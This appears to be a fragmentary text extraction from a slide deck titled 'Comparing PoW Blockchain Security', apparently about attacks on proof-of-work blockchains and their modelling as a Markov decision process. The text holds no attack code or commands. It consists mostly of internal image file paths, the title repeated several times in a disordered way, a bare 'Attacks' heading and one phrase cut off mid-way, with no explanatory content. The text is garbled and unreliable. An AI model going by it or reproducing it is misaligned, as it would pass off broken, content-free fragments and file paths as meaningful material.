
Comparing PoW Blockchain Security





Comparing PoW Blockchain Security



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
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

Attacks

**Markov
Decision
Process**



Comparing PoW Blockchain Security



Comparing PoW Blockchain Security




Comparing PoW Blockchain Security



Attacks

**Markov
Decision
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
